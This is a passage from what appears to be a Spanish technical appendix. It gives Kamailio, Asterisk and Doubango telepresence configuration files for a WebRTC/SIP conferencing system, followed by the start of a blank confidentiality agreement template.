        # - local host excluded (e.g., loop to self)
        if(src_ip!=myself) {
                if($sht(ipban=>$si)!=$null) {
                        # ip is already blocked
                        xdbg("request from blocked IP - $rm from $fu (IP:$si:$sp)\n");
                        exit;
                }

                if (!pike_check_req()) {
                        xlog("L_ALERT","ALERT: pike blocking $rm from $fu (IP:$si:$sp)\n");
                        $sht(ipban=>$si) = 1;
                        exit;
                }
        }
#!endif

        if (!mf_process_maxfwd_header("10")) {
                sl_send_reply("483","Too Many Hops");
                exit;
        }

        if(!sanity_check("1511", "7")) {
                xlog("Malformed SIP message from $si:$sp\n");
                exit;
        }
}

# Handle requests within SIP dialogs
route[WITHINDLG] {
        if (has_totag()) {
                # sequential request withing a dialog should
                # take the path determined by record-routing
                if (loose_route()) {
#!ifdef WITH_WEBSOCKETS
                        if ($du == "") {
                                if (!handle_ruri_alias()) {
                                        xlog("L_ERR", "Bad alias <$ru>\n");
                                        sl_send_reply("400", "Bad Request");
                                        exit;
                                }
                        }
#!endif
                        route(DLGURI);
                        if (is_method("ACK")) {
                                # ACK is forwarded statelessy
```

```
                        route(NATMANAGE);
                } else if (is_method("NOTIFY")) {
                        # Add Record-Route for in-dialog NOTIFY as per RFC 6665.
                        Record_route();
                }
                route(RELAY);
        } else {
                if (is_method("SUBSCRIBE") && uri == myself) {
                        # in-dialog subscribe requests
                        route(PRESENCE);
                        exit;
                }
                if (is_method("ACK")) {
                        if (t_check_trans()) {
                                # no loose-route, but stateful ACK;
                                # must be an ACK after a 487
                                # or e.g. 404 from upstream server
                                route(RELAY);
                                exit;
                        } else {
                                # ACK without matching transaction … ignore and discard
                                exit;
                        }
                }
                sl_send_reply("404","Not here");
        }
        exit;
    }
}

# Handle SIP registrations
route[REGISTRAR] {
    if (is_method("REGISTER")) {
        if(isflagset(FLT_NATS)) {
                setbflag(FLB_NATB);
                # uncomment next line to do SIP NAT pinging
                ## setbflag(FLB_NATSIPPING);
        }

        if (!save("location")) {
                sl_reply_error();
        }

#!ifdef WITH_ASTERISK
             route(REGFWD);
#!endif

        exit;
    }
}

# USER location service
route[LOCATION] {

#!ifdef WITH_ASTERISK
    if(is_method("INVITE") && (!route(FROMASTERISK))) {
            # if new call from out there - send to Asterisk
            # - non-INVITE request are routed directly by Kamailio
            # - traffic from Asterisk is routed also directy by Kamailio

            # We look the prefix to see if call goes to asterisk.
            If($rU=~"^[0-9]{5}$") {
                    route(TOASTERISK);
                    exit;
            }
    }
#!endif

#!ifdef WITH_DOUBANGO
    if(is_method("INVITE") && (!route(FROMDOUBANGO))) {
            # if new call from out there - send to Doubango
            # - non-INVITE request are routed directly by Kamailio
            # - traffic from Doubango is routed also directy by Kamailio

            # We look the prefix to see if call goes to Asterisk.
            If($rU=~"^[0-9]{4}$") {
                    route(TODOUBANGO);
```

```
                        exit;
                }
        }
#!endif


        $avp(oexten) = $rU;
        if (!lookup("location")) {
                $var(rc) = $rc;
                t_newtran();
                switch ($var(rc)) {
                        case -1:
                        case -3:
                                send_reply("404", "Not Found");
                                exit;
                        case -2:
                                send_reply("405", "Method Not Allowed");
                                exit;
                }
        }

        route(RELAY);
        exit;
}

# Presence server route
route[PRESENCE] {
        if(!is_method("PUBLISH|SUBSCRIBE")) {
                return;
        }

        if(is_method("SUBSCRIBE") && $hdr(Event)=="message-summary") {
                # returns here if no voicemail server is configured
                sl_send_reply("404", "No voicemail service");
                exit;
        }

        # if presence enabled, this part will not be executed
        if (is_method("PUBLISH") || $rU==$null) {
                sl_send_reply("404", "Not here");
                exit;
        }
        return;
}

# Authentication route
route[AUTH] {

# if caller is not local subscriber, then check if it calls
        # a local destination, otherwise deny, not an open relay here
        if (from_uri!=myself && uri!=myself) {
                sl_send_reply("403","Not relaying");
                exit;
        }


#!ifdef WITH_AUTH

#!ifdef WITH_ASTERISK
        # do not auth traffic from Asterisk - trusted!
        If(route(FROMASTERISK))
                return;
#!endif

#!ifdef WITH_DOUBANGO
        # do not auth traffic from DOUBANGO - trusted!
        If(route(FROMDOUBANGO))
                return;
#!endif


        if (is_method("REGISTER") || from_uri==myself)
        {
                # authenticate requests
#!ifdef WITH_ASTERISKDB
                if (!auth_check("$fd", "sipusers", "1")) {
#!else
                if (!auth_check("$fd", "subscriber", "1")) {
#!endif
```

```
                        auth_challenge("$fd", "0");
                        exit;
                }
                # user authenticated - remove auth header
                if(!is_method("REGISTER|PUBLISH"))
                        consume_credentials();
        }

#!endif
        return;

}

# Caller NAT detection route
route[NATDETECT] {
#!ifdef WITH_NAT
        force_rport();
        if (nat_uac_test("19")) {
                if (is_method("REGISTER")) {
                        fix_nated_register();
                } else {
                        if(is_first_hop()) {
                                set_contact_alias();
                        }
                }
                setflag(FLT_NATS);
        }
#!endif
        return;
}

# NAT handling
route[NATMANAGE] {
#!ifdef WITH_NAT
        xlog("L_INFO","Function: NATMANAGE\n");

        if (is_request()) {
                if(has_totag()) {
                        if(check_route_param("nat=yes")) {
                                setbflag(FLB_NATB);
                        }
                }
        }

        if (!(isflagset(FLT_NATS) || isbflagset(FLB_NATB))) {
                return;
        }

        if (is_request()) {
                if (!has_totag()) {
                        if(t_is_branch_route()) {
                                add_rr_param(";nat=yes");
                        }
                }
        }

        if (is_reply()) {
                if(isbflagset(FLB_NATB)) {
                        if(is_first_hop()) {
                                set_contact_alias();
                        }
                }
        }
#!endif
        return;
}


# URI update for dialog requests
route[DLGURI] {
#!ifdef WITH_NAT
        if(!isdsturiset()) {
                handle_ruri_alias();
        }
#!endif
        return;
}
```

```
# Routing to foreign domains
route[SIPOUT] {
        if (!uri==myself) {
                append_hf("P-hint: outbound\r\n");
                route(RELAY);
        }
}

route[SETUP_BRIDGING] {
        if(!has_totag()) {
#!ifdef WITH_NAT
#!ifdef WITH_WEBSOCKETS
                if ($proto =~ "ws") { # Coming from websocket
                        if ($ru =~ "transport=ws") { # WebRTC > WebRTC
                                xlog("L_INFO", "WebRTC > WebRTC\n");
                                rtpengine_manage("trust-address replace-origin replace-session-
connection ICE=force");
                                t_on_reply("REPLY_WS_TO_WS");
                        } else { # WebRTC > SIP
                                xlog("L_INFO", "WebRTC > SIP\n");
                                if (!(($rU=~"^[0-9]{5}$") || ($rU=~"^[0-9]{4}$"))) {
                                        xlog("L_INFO", "P2P Call.n");
                                        rtpengine_manage("trust-address replace-origin replace-
session-connection rtcp-mux-demux ICE=remove RTP/AVP");
                                }
                                t_on_reply("REPLY_WS_TO_SIP");
                        }
                } else { # Coming from SIP
                        if ($ru =~ "transport=ws") { # SIP > WebRTC
                                xlog("L_INFO", "SIP > WebRTC\n");
                                if(nat_uac_test("8")) {
                                        rtpengine_manage("replace-origin replace-session-connection
rtcp-mux-accept rtcp-mux-offer ICE=force RTP/SAVPF");
                                }
                                t_on_reply("REPLY_SIP_TO_WS");
                        } else { # SIP > SIP
                                xlog("L_INFO", "SIP > SIP\n");
                                t_on_reply("REPLY_SIP_TO_SIP");
                        }
                }
        }
#!else
        xlog("L_INFO", "SIP > SIP\n");
        t_on_reply("REPLY_SIP_TO_SIP");
        }
#!endif
#!else
        xlog("L_INFO", "SIP > SIP\n");
        t_on_reply("REPLY_SIP_TO_SIP");
        }
#!endif


}

# manage outgoing branches
branch_route[MANAGE_BRANCH] {
        xdbg("new branch [$T_branch_idx] to $ru\n");
        xlog("L_INFO","Function: MANAGE_BRANCH\n");

#!ifdef WITH_ASTERISK
        if($rU=~"^[0-9]{5}$") {
                route(CONNECT);
        }
#!endif
#!ifdef WITH_DOUBANGO
        if($rU=~"^[0-9]{4}$") {
                route(CONNECT);
        }
#!endif
        route(SETUP_BRIDGING);
}

onreply_route[REPLY_WS_TO_WS] {
        xlog("L_INFO", "Reply from websocket to websocket: $rs\n");

        if(status=~"[12][0-9][0-9]") {
#!ifdef WITH_NAT
```

```
                rtpengine_manage("trust-address replace-origin replace-session-connection
ICE=force");
#!endif
                route(NATMANAGE);
        }
}

onreply_route[REPLY_WS_TO_SIP] {
        xlog("L_INFO", "Reply from websocket to SIP: $rs\n");

        if (t_check_status("183")) {
                xlog("L_INFO", "Change status from 183 to 180.\n");
                change_reply_status("180", "Ringing");
                remove_body();
                route(NATMANAGE);
                exit;
        }

        if(!(status=~"[12][0-9][0-9]") || !(sdp_content())) {
                xlog("L_INFO", "Nothing to do.\n");
                return;
        }

#!ifdef WITH_NAT
        if(nat_uac_test("8")) {

#!ifdef WITH_ASTERISK
                if($si==$sel(cfg_get.asterisk.bindip) && $sp==$sel(cfg_get.asterisk.bindport)) {
                        xlog("L_INFO", "Asterisk\n");
                        rtpengine_manage("internal external replace-origin replace-session-
connection rtcp-mux-accept rtcp-mux-offer ICE=force RTP/SAVPF");
                        route(NATMANAGE);
                        exit;
                }
#!endif
#!ifdef WITH_DOUBANGO
                if ($si==$sel(cfg_get.doubango.bindip) && $sp==$sel(cfg_get.doubango.bindport)) {
                        xlog("L_INFO", "Doubango\n");
                        rtpengine_manage("internal external replace-origin replace-session-
connection rtcp-mux-accept rtcp-mux-offer  ICE=force RTP/SAVPF");
                        route(NATMANAGE);
                        exit;
                }
#!endif
                xlog("L_INFO", "P2P Call\n");
                rtpengine_manage("replace-origin replace-session-connection rtcp-mux-accept rtcp-
mux-offer ICE=force RTP/SAVPF");
        }
#!endif
        route(NATMANAGE);
}

onreply_route[REPLY_SIP_TO_WS] {
        xlog("L_INFO", "Reply from SIP to websocket: $rs\n");

        if(status=~"[12][0-9][0-9]") {
#!ifdef WITH_NAT
                rtpengine_manage("trust-address replace-origin replace-session-connection rtcp-
mux-demux ICE=remove RTP/AVP");
#!endif
                route(NATMANAGE);
        }
}

onreply_route[REPLY_SIP_TO_SIP] {
        xlog("L_INFO", "Reply from SIP to SIP: $rs\n");

        if(status=~"[12][0-9][0-9]") {
#!ifdef WITH_ASTERISK
                if($si==$sel(cfg_get.asterisk.bindip) && $sp==$sel(cfg_get.asterisk.bindport)) {
                        xlog("L_INFO", "Asterisk\n");
                        rtpengine_manage("internal external replace-origin replace-session-
connection");
                        route(NATMANAGE);
                        exit;
                }
#!endif
```

```
#!ifdef WITH_DOUBANGO
                if ($si==$sel(cfg_get.doubango.bindip) && $sp==$sel(cfg_get.doubango.bindport)) {
                        xlog("L_INFO", "Doubango\n");
                        rtpengine_manage("internal external replace-origin replace-session-
connection");
                        route(NATMANAGE);
                        exit;
                }
#!endif
                xlog("L_INFO", "P2P Call\n");
#!ifdef WITH_NAT
                if(nat_uac_test("8"))
                        rtpengine_manage("replace-origin replace-session-connection");
#!endif
                route(NATMANAGE);
        }
}

# manage incoming replies
onreply_route[MANAGE_REPLY] {
        xdbg("incoming reply\n");
        if(status=~"[12][0-9][0-9]") {
                route(NATMANAGE);
        }
}

# manage failure routing cases
failure_route[MANAGE_FAILURE] {
        xlog("L_INFO", "Failure: $rs");
}

#!ifdef WITH_WEBSOCKETS
onreply_route {
        if ((($Rp == MY_WS_PORT || $Rp == MY_WSS_PORT)
                && !(proto == WS || proto == WSS))) {
                xlog("L_WARN", "SIP response received on $Rp\n");
                drop;
        }

        if (nat_uac_test(64)) {
                # Do NAT traversal stuff for replies to a WebSocket connection
                # - even if it is not behind a NAT!
                # This won't be needed in the future if Kamailio and the
                # WebSocket client support Outbound and Path.
                Add_contact_alias();
        }
}

event_route[xhttp:request] {
        set_reply_close();
        set_reply_no_connect();

        if ($Rp != MY_WS_PORT
#!ifdef WITH_TLS
                && $Rp != MY_WSS_PORT
#!endif
        ) {
                xlog("L_WARN", "HTTP request received on $Rp\n");
                xhttp_reply("403", "Forbidden", "", "");
                exit;
        }

        xlog("L_DBG", "HTTP Request Received\n");

        if ($hdr(Upgrade)=~"websocket"
                        && $hdr(Connection)=~"Upgrade"
                        && $rm=~"GET") {

                # Validate Host - make sure the client is using the correct
                # alias for WebSockets
                if ($hdr(Host) == $null || !is_myself("sip:" + $hdr(Host))) {
                        xlog("L_WARN", "Bad host $hdr(Host)\n");
                        xhttp_reply("403", "Forbidden", "", "");
                        exit;
                }

                # Optional… validate Origin - make sure the client is from an
                # authorised website. For example,
                #
```

```
                # if ($hdr(Origin) != "https://example.com"
                #       && $hdr(Origin) != "https://example.com") {
                #       xlog("L_WARN", "Unauthorised client $hdr(Origin)\n");
                #       xhttp_reply("403", "Forbidden", "", "");
                #       exit;
                # }

                # Optional… perform HTTP authentication

                # ws_handle_handshake() exits (no further configuration file
                # processing of the request) when complete.
                If (ws_handle_handshake()) {
                        # Optional… cache some information about the
                        # successful connection
                        exit;
                }
        }

        xhttp_reply("404", "Not Found", "", "");
}

event_route[websocket:closed] {
        xlog("L_INFO", "WebSocket connection from $si:$sp has closed\n");
}
#!endif


####### Asterisk #########

#!ifdef WITH_ASTERISK
# Test if coming from Asterisk
route[FROMASTERISK] {
        if($si==$sel(cfg_get.asterisk.bindip) && $sp==$sel(cfg_get.asterisk.bindport))
                return 1;
        return -1;
}

# Send to Asterisk
route[TOASTERISK] {
        $du = "sip:" + $sel(cfg_get.asterisk.bindip) + ":"
                        + $sel(cfg_get.asterisk.bindport);
        route(RELAY);
        exit;
}

# Forward REGISTER to Asterisk
route[REGFWD] {
        if(!is_method("REGISTER"))
        {
                return;
        }
        $var(rip) = $sel(cfg_get.asterisk.bindip);
        $uac_req(method)="REGISTER";
        $uac_req(ruri)="sip:" + $var(rip) + ":" + $sel(cfg_get.asterisk.bindport);
        $uac_req(furi)="sip:" + $au + "@" + $var(rip);
        $uac_req(turi)="sip:" + $au + "@" + $var(rip);
        $uac_req(hdrs)="Contact: <sip:" + $au + "@"
                                + $sel(cfg_get.kamailio.bindip)
                                + ":" + $sel(cfg_get.kamailio.bindport) + ">\r\n";
        if($sel(contact.expires) != $null)
                $uac_req(hdrs)= $uac_req(hdrs) + "Expires: " + $sel(contact.expires) + "\r\n";
        else
                $uac_req(hdrs)= $uac_req(hdrs) + "Expires: " + $hdr(Expires) + "\r\n";
        uac_req_send();
}
#!endif

####### Doubango #########

#!ifdef WITH_DOUBANGO
route[FROMDOUBANGO] {
        if($si==$sel(cfg_get.doubango.bindip) && $sp==$sel(cfg_get.doubango.bindport))
                return 1;
        return -1;
}

# Send to Doubango
```

```
route[TODOUBANGO] {
        $du = ”sip:” + $sel(cfg_get.doubango.bindip) + ”:”
                        + $sel(cfg_get.doubango.bindport);
        route(RELAY);
        exit;
}
#!endif

####### Connection with external services #########

# Establish the connection with the external services (asterisk and Asterisk).
Route[CONNECT] {
       xlog(“L_INFO”,”Function: CONNECT\n”);

        if (is_method(“INVITE”)){
               xlog(“L_INFO”, “-→ Calling conference\n”);

               if($rU=~”^[0-9]{5}$”) {
#!ifdef WITH_WEBSOCKETS
                       if (($proto =~ “ws”) && !($ru =~ “transport=ws”)) { # WebRTC > SIP
                               xlog(“L_INFO”, “-→ ASTERISK: external → internal WebRTC >
SIP\n”);
                               rtpengine_manage(“external internal trust-address replace-origin
replace-session-connection rtcp-mux-demux ICE=remove RTP/AVP”);
                               return;
                       }
#!endif
#!ifdef WITH_NAT
                       rtpengine_manage(“external internal”);
#!endif
                       xlog(”L_INFO”, ”-→ ASTERISK: external → internal\n”);
               } else if ($rU=~”^[0-9]{4}$”)  {
#!ifdef WITH_WEBSOCKETS
                       if (($proto =~ “ws”) && !($ru =~ “transport=ws”)) { # WebRTC > SIP
                               xlog(“L_INFO”, “-→ DOUBANGO: external → internal WebRTC >
SIP\n”);
                               rtpengine_manage(“external internal trust-address replace-origin
replace-session-connection rtcp-mux-demux ICE=remove RTP/AVP”);
                               return;
                       }
#!endif
#!ifdef WITH_NAT
                       rtpengine_manage(“external internal”);
#!endif
                       xlog(“L_INFO”, “-→ DOUBANGO: external → internal\n”);
               }
       }
}
```

kamailio.cfg

ASTERISK

```
[directories](!)
astetcdir => /etc/asterisk
astmoddir => /usr/lib/asterisk/modules
astvarlibdir => /var/lib/asterisk
astdbdir => /var/lib/asterisk
astkeydir => /var/lib/asterisk
astdatadir => /var/lib/asterisk
astagidir => /var/lib/asterisk/agi-bin
astspooldir => /var/spool/asterisk
astrundir => /var/run/asterisk
astlogdir => /var/log/asterisk
astsbindir => /usr/sbin

[options]
;verbose = 3
;debug = 3
;alwaysfork = yes            ; Same as -F at startup.
;nofork = yes                ; Same as -f at startup.
;quiet = yes                 ; Same as -q at startup.
;timestamp = yes             ; Same as -T at startup.
;execincludes = yes          ; Support #exec in config files.
```

```
;console = yes                ; Run as console (same as -c at startup).
;highpriority = yes           ; Run realtime priority (same as -p at
                              ; startup).
;initcrypto = yes             ; Initialize crypto keys (same as -i at
                              ; startup).
;nocolor = yes                ; Disable console colors.
;dontwarn = yes                      ; Disable some warnings.
;dumpcore = yes                      ; Dump core on crash (same as -g at startup).
;languageprefix = yes         ; Use the new sound prefix path syntax.
;systemname = my_system_name  ; Prefix uniqueid with a system name for
                              ; Global uniqueness issues.
;autosystemname = yes         ; Automatically set systemname to hostname,
                              ; uses 'localhost' on failure, or systemname if
                              ; set.
;mindtmfduration = 80         ; Set minimum DTMF duration in ms (default 80 ms)
                              ; If we get shorter DTMF messages, these will be
                              ; changed to the minimum duration
;maxcalls = 10                ; Maximum amount of calls allowed.
;maxload = 0.9                ; Asterisk stops accepting new calls if the
                              ; load average exceed this limit.
;maxfiles = 1000              ; Maximum amount of openfiles.
;minmemfree = 1                      ; In MBs, Asterisk stops accepting new calls if
                              ; the amount of free memory falls below this
                              ; watermark.
;cache_record_files = yes     ; Cache recorded sound files to another
                              ; directory during recording.
;record_cache_dir = /tmp      ; Specify cache directory (used in conjunction
                              ; with cache_record_files).
;transmit_silence = yes              ; Transmit silence while a channel is in a
                              ; waiting state, a recording only state, or
                              ; when DTMF is being generated.  Note that the
                              ; silence internally is generated in raw signed
                              ; linear format. This means that it must be
                              ; transcoded into the native format of the
                              ; channel before it can be sent to the device.
                              ; It is for this reason that this is optional,
                              ; as it may result in requiring a temporary
                              ; codec translation path for a channel that may
                              ; not otherwise require one.
;transcode_via_sln = yes      ; Build transcode paths via SLINEAR, instead of
                              ; directly.
runuser = asterisktest        ; The user to run as.
rungroup = asterisktest       ; The group to run as.
;lightbackground = yes        ; If your terminal is set for a light-colored
                              ; background.
;forceblackbackground = yes     ; Force the background of the terminal to be
                               ; black, in order for terminal colors to show
                               ; up properly.
;defaultlanguage = en           ; Default language
documentation_language = en_US  ; Set the language you want documentation
                              ; displayed in. Value is in the same format as
                              ; locale names.
;hideconnect = yes            ; Hide messages displayed when a remote console
                              ; connects and disconnects.
;lockconfdir = no             ; Protect the directory containing the
                              ; configuration files (/etc/asterisk) with a
                              ; lock.
;stdexten = gosub             ; How to invoke the extensions.conf stdexten.
                              ; macro - Invoke the stdexten using a macro as
                              ;         done by legacy Asterisk versions.
                              ; gosub - Invoke the stdexten using a gosub as
                              ;         documented in extensions.conf.sample.
                              ; Default gosub.
;live_dangerously = no        ; Enable the execution of 'dangerous' dialplan
                              ; functions from external sources (AMI,
                              ; etc.) These functions (such as SHELL) are
                              ; considered dangerous because they can allow
```

```
                              ; privilege escalation.
                              ; Default yes, for backward compatability.

; Changing the following lines may compromise your security.
;[files]
;astctlpermissions = 0660
;astctlowner = root
;astctlgroup = apache
;astctl = asterisk.ctl

[compat]
pbx_realtime=1.6
res_agi=1.6
app_set=1.6
```

asterisk.conf

```
[general]

[default_user]
type=user

[default_bridge]
Type=bridge
```

confbridge.conf

```
[settings]
sipusers => odbc,asterisk,sipusers
sippeers => odbc,asterisk,sipusers
sipregs => odbc,asterisk,sipregs
voicemail => odbc,asterisk,voicemail
```

extconfig.conf

```
[ConferenceRooms]

exten => _XXXXX,1,NoOp()
         same => n,ConfBridge(${EXTEN})

[internal]

include => ConferenceRooms
```

extensions.conf

```
; The modules.conf file, used to determine which modules Asterisk should load (or
; not load.
;
[modules]
autoload=yes

; Resource modules
noload => res_speech.so
noload => res_phoneprov.so
noload => res_ael_share.so
noload => res_clialiases.so
noload => res_adsi.so

; PBX modules
noload => pbx_ael.so
noload => pbx_dundi.so

; Channel modules
```

```
noload => chan_oss.so
noload => chan_mgcp.so
noload => chan_skinny.so
noload => chan_phone.so
noload => chan_agent.so
noload => chan_unistim.so
noload => chan_alsa.so

; Application modules
noload => app_nbscat.so
noload => app_amd.so
noload => app_minivm.so
noload => app_zapateller.so
noload => app_ices.so
noload => app_sendtext.so
noload => app_speech_utils.so
noload => app_mp3.so
noload => app_flash.so
noload => app_getcpeid.so
noload => app_setcallerid.so
noload => app_adsiprog.so
noload => app_forkcdr.so
noload => app_sms.so
noload => app_morsecode.so
noload => app_followme.so
noload => app_url.so
noload => app_alarmreceiver.so
noload => app_disa.so
noload => app_dahdiras.so
noload => app_senddtmf.so
noload => app_sayunixtime.so
noload => app_test.so
noload => app_externalivr.so
noload => app_image.so
noload => app_dictate.so
noload => app_festival.so
```

modules.conf

```
[asterisk]
enabled => yes
dsn => asterisk-connector
username => asterisk
password => asterisk
;pooling => no
;limit => 1
pre-connect => yes
```

res_odbc.conf

```
[general]

type=friend
context=internal

bindport=5080
bindaddr=10.0.0.2

disallow=all
allow=opus
allow=alaw
allow=gsm

canreinvite=no
nat=force_rport,comedia
qualify=yes
dtmfmode=auto

; Allow realtime users
rtcachefriends=yes

directrtpsetup=no
insecure=port,invite
```

sip.conf

DOUBANGO

```
# Copyright (C) 2013 Mamadou DIOP
# Copyright (C) 2013 Doubango Telecom <http://www.doubango.org>
# License: GPLv3 (contact us)
# This file is part of the open source SIP TelePresence system
<https://code.google.com/p/telepresence/>

# Version: 2.1.0

[global]
# 'debug_level' value could be INFO, WARN, ERROR or FATAL
# It's a good practice to define the 'debug-level' before any other param
debug-level = INFO
# Whether to mix and send back your audio. This option must only be used for debugging. Without
this option, you must connect at least 2 enpoints to test audio.
debug-audio-loopback = no

# Whether to accept incoming SIP REGISTER requests or not
accept-sip-reg = no

# 'transport' defines a network protocol, IP address and port to bind to for incoming/outgoing
SIP messages
# Format: protocol;ip-address;port;ip-version
# A star (*) could be used for 'ip-address', 'port' or 'ip-version'  to request the engine to
choose a best value.
# 'protocol' could be equal to 'udp' | 'ws' | 'wss' | 'tcp' | 'tls' | 'http' | 'https'.
# 'ip-address' must be a valid IPv4 or IPv6 address
# 'port' is the port on which to listen for incoming connections
# 'ip-version' must be equal to '4' or '6' and is optional
transport = udp;10.0.0.2;20060;4
transport = ws;10.0.0.2;20060;4
#transport = wss;*;20062;*
#transport = tcp;*;20063;*
#transport = tls;*;20064;*
#transport = http;*;20065;*
#transport = https;*;20066;*

# Enable/disable symmetric RTP as per RFC 4961 for NAT/firewall traversal
rtp-symmetric-enabled = yes
# Enable/disable ICE as per RFC 5245
ice-enabled = no
# Enable/disable gathering reflexive addresses for ICE candidates
icestun-enabled = no
```

```
# STUN/TURN server. Format: server-host;server-port;auth-name;auth-password
#stun-server = stun.l.google.com;19302;stun-user@doubango.org;stun-password
#stun-server = 10.0.0.1;5060;;
# Enable/disable RTCP-MUX as per RFC 5761
rtcp-mux-enabled = yes

# Internal UDP buffer sizes to allocate by the OS for audio and video streams
rtp-buffersize = 65535
# Defines the maximum and minimum queue length used to store the outgoing RTP packets. The queue
is used to honor incoming RTCP-NACK requests.
# Format: max;min
avpf-tail-length = 200;500

# Defines the list of all supported codecs. Only G.711 and G.722 are natively supported and all
other codecs have to be enabled when building the Doubango IMS Framework source code.
# Each codec priority is equal to its position in the list. First codecs have highest priority.
# supported values: opus|pcma|pcmu|amr-nb-be|amr-nb-oa|speex-nb|speex-wb|speex-
uwb|g729|gsm|g722|ilbc|h264-bp|h264-mp|vp8|h263|h263+|theora|mp4v-es
codecs = vp8;opus;speex-nb;speex-wb;h264-bp;h264-mp;g722;pcma;pcmu
# OPUS audio codec maxrate-playback-value; maxrate-capture-value
# 'maxrate-playback-value' and 'maxrate-capture-value' must be equal to 8000 | 12000 | 16000 |
24000 | 48000
codec-opus-maxrates = 48000;48000

# Whether to enable draft-alvestrand-rtcweb-congestion-03 and draft-alvestrand-rmcat-remb-01
# In this current version 'draft-alvestrand-rtcweb-congestion-03' is not used
congestion-ctrl-enabled = yes

# Maximum bandwidth (kbps) to use to upload (MCU -> peer) or download (peer -> MCU) video for
each peer
# Use negative values to let the system choose the right ones (adptative) depending on the video
size and RTCP feedbacks
# If the upload bandwidth value is missing than it's computed like this:
# - upload bandwidth (kbps) = (width * height * fps * mr * 0.07)/1024  with mr = motion rank
(low=1, medium=2(default), high=4)
# - for example, 720p video at 15fps will use (1280 * 720 * 15 * 2 * 0.07)/1024 = 1935360/1024
kbps = ~1890 kbps = ~ 1.8 mbps
video-max-upload-bandwidth = -1 # in kbps
video-max-download-bandwidth = -1 # in kbps
video-motion-rank = 2 # 1(low), 2(medium) or 4(high)
video-fps = 15 # [1 - 120]

# Whether to enable video jitter buffer or not. It's highly recommend to enable video-jb because
it's required to have RTCP-FB (NACK, FIR, PLI...) fully functional.
# Enabling video jitter buffer gives better quality and improves smoothness. For example, no
RTCP-NACK messages will be sent to request dropped RTP packets if this option is disabled.
video-jb-enabled = yes
# This feature is used to make sure we'll never have artifacts on the mixed video. All endpoints
connected to the MCU should support RTCP-PLI/NACK/FIR to avoid video freezes.
video-zeroartifacts-enabled = yes

# Mixed video size to send to all participants regardless the input video size
# Supported values:
sqcif(128x98),qcif(176x144),qvga(320x240),cif(352x288),hvga(480x320),vga(640x480),4cif(704x576),s
vga(800x600),480p(852x480),720p(1280x720),16cif(1408x1152),1080p(1920x1080),2160p(3840x2160)
video-mixed-size = vga

# Defines the Pixel Aspect Ratio (http://en.wikipedia.org/wiki/Pixel_aspect_ratio) to apply to
the to video before letterboxing (http://en.wikipedia.org/wiki/Letterboxing_(filming))
# A PAR equal to 1:1 means "skip the linear resizing" and a value of 0:0 means "skip both linear
resizing and letterboxing".
video-speaker-par = 0:0
video-listener-par = 1:1

# Default number of channles to use for the mixed audio. Supported values: 1 or 2
audio-channels = 1
# Default number of bits per audio sample. Supported values: 8, 16 or 32
```

```
audio-bits-per-sample = 16 # only "16" is supported in this beta version
# Default sample rate. Supported values: any listed at http://en.wikipedia.org/wiki/Sampling_rate
audio-sample-rate = 8000
# Default number of milliseconds for each audio frame. Must be [1 - 255].
# Many SIP clients fails to decode anything not equal to 20 (e.g. chrome)
audio-ptime = 20
# Audio volume. Supported values: [0.0f - 1.0f]
audio-volume = 1.0f
# Audio mixing type. Supported values: 2d or 3d
audio-dim = 2d
# Maximum audio delay (because of clock drift issues) before reseting the jitter buffer.
Supported values: Any positive integer.
audio-max-latency = 200 # in ms

# Whether to record sessions
record = no
# Recording file extension (supported: avi, mp4, webm, mkv... almost any container)
record-file-ext = avi

# Base folder path where to look for the fonttypes (comes from
ftp://ftp.gnu.org/pub/gnu/freefont)
overlay-fonts-folder-path = ./fonts/truetype/freefont
# Copyright text to display on the mixed video. Comment the line to disable this feature.
overlay-copyright-text = Doubango Wellness Telecom
# Font size to use to draw the copyright text on the mixed video
overlay-copyright-fontsize = 12
# Font file to use to draw the copyright text on the mixed video. Full path will be (overlay-
fonts-folder-path+"/"+overlay-copyright-fontfile)
overlay-copyright-fontfile = ./fonts/truetype/freefont/FreeSerif.ttf
# Whether to draw the speaker's name on the mixed video
overlay-speaker-name-enabled = yes
# Font size to use to draw the speaker's name (and job title) text on the mixed video
overlay-speaker-name-fontsize = 16
# Font file to use to draw the speaker's name on the mixed video. Full path will be (overlay-
fonts-folder-path+"/"+overlay-speaker-name-fontfile)
overlay-speaker-name-fontfile = ./fonts/truetype/freefont/FreeMonoBold.ttf
# Whether to draw the speaker's job title on the mixed video
overlay-speaker-jobtitle-enabled = no
# Full path to the image to use to watermark the mixed video. Comment the line to disable this
feature
#overlay-watermark-image-path = ./images/logo35x34.jpg

# SSL configuration entries used for TLS, WSS and DTLS-SRTP. Check the technical guide for for
info.
#ssl-private-key = /tmp/ssl.pem
#ssl-public-key = /tmp/ssl.pem
#ssl-ca = /tmp/ssl.pem
#ssl-mutual-auth = no

# The SRTP mode to use for negotiation. Supported values: none, optional or mandatory
# 'none' will not work with WebRTC endpoints because SRTP is required
# 'optional' means we want to negotiate (recommended)
# 'mandatory' means calls must fail if the client doesn't support SRTP
srtp-mode = optional
# The list of SRTP types to use to secure the media. Supported values: 'sdes' or 'dtls'.
# Defining multiple values only make sens if 'srtp-mode' is equal to 'optional' which means we
want to negotiate.
srtp-type = sdes;dtls

# Whether to enable presentation sharing.
presentation-sharing-enabled = no
# Some implementations requires a third-party application (e.g. OpenOffice or LibreOffice) to
export the presentation.
# The third-party application will be forked to run in the background and the local port ([1024-
65535]) is used to communicate with TelePresence system.
presentation-sharing-process-local-port = 2083
# Base folder where to store uploaded presentations and temporary exported jpeg images.
presentation-sharing-base-folder = ./presentations
# 3rd-party application name. Could be full (e.g. "/opt/openoffice4/program/soffice") or relative
```

```
("soffice") path. Relative path requires having the folder containing the application in your
$PATH variable.
presentation-sharing-app = soffice

# my first test bridge
[bridge]
# The id is mandatory. The SIP clients will call "sip:10060@domain" to connect to this bridge.
id=101
# The pin-code to protect the bridge.
#pin-code=1234

# my second test bridge
[bridge]
id=102
#pin-code=0000
```

telepresence.cfg

ANEXO H: Contrato de Prestación de Servicios

ACUERDO DE CONFIDENCIALIDAD Y SECRETO

En.....a.....de.....de 20.....

REUNIDOS

D./Dª ....., mayor de edad, con domicilio en la C/ .... Nº....., Localidad..... Provincia..... C.P..... con D.N.I....., y en representación de la compañía……. con CIF ……..…… y domicilio social en ……..…… y,

D./Dª ....., mayor de edad, con domicilio en la C/ .... Nº....., Localidad..... Provincia..... C.P..... con D.N.I....., y en representación de la compañía……. con CIF ……..…… y domicilio social en ……..…… y,

Exponen

- Que ambas partes se reconocen capacidad jurídica suficiente para suscribir el presente documento.
- Que ambas partes desean iniciar una relación negocial y de colaboración mutua a nivel empresarial.
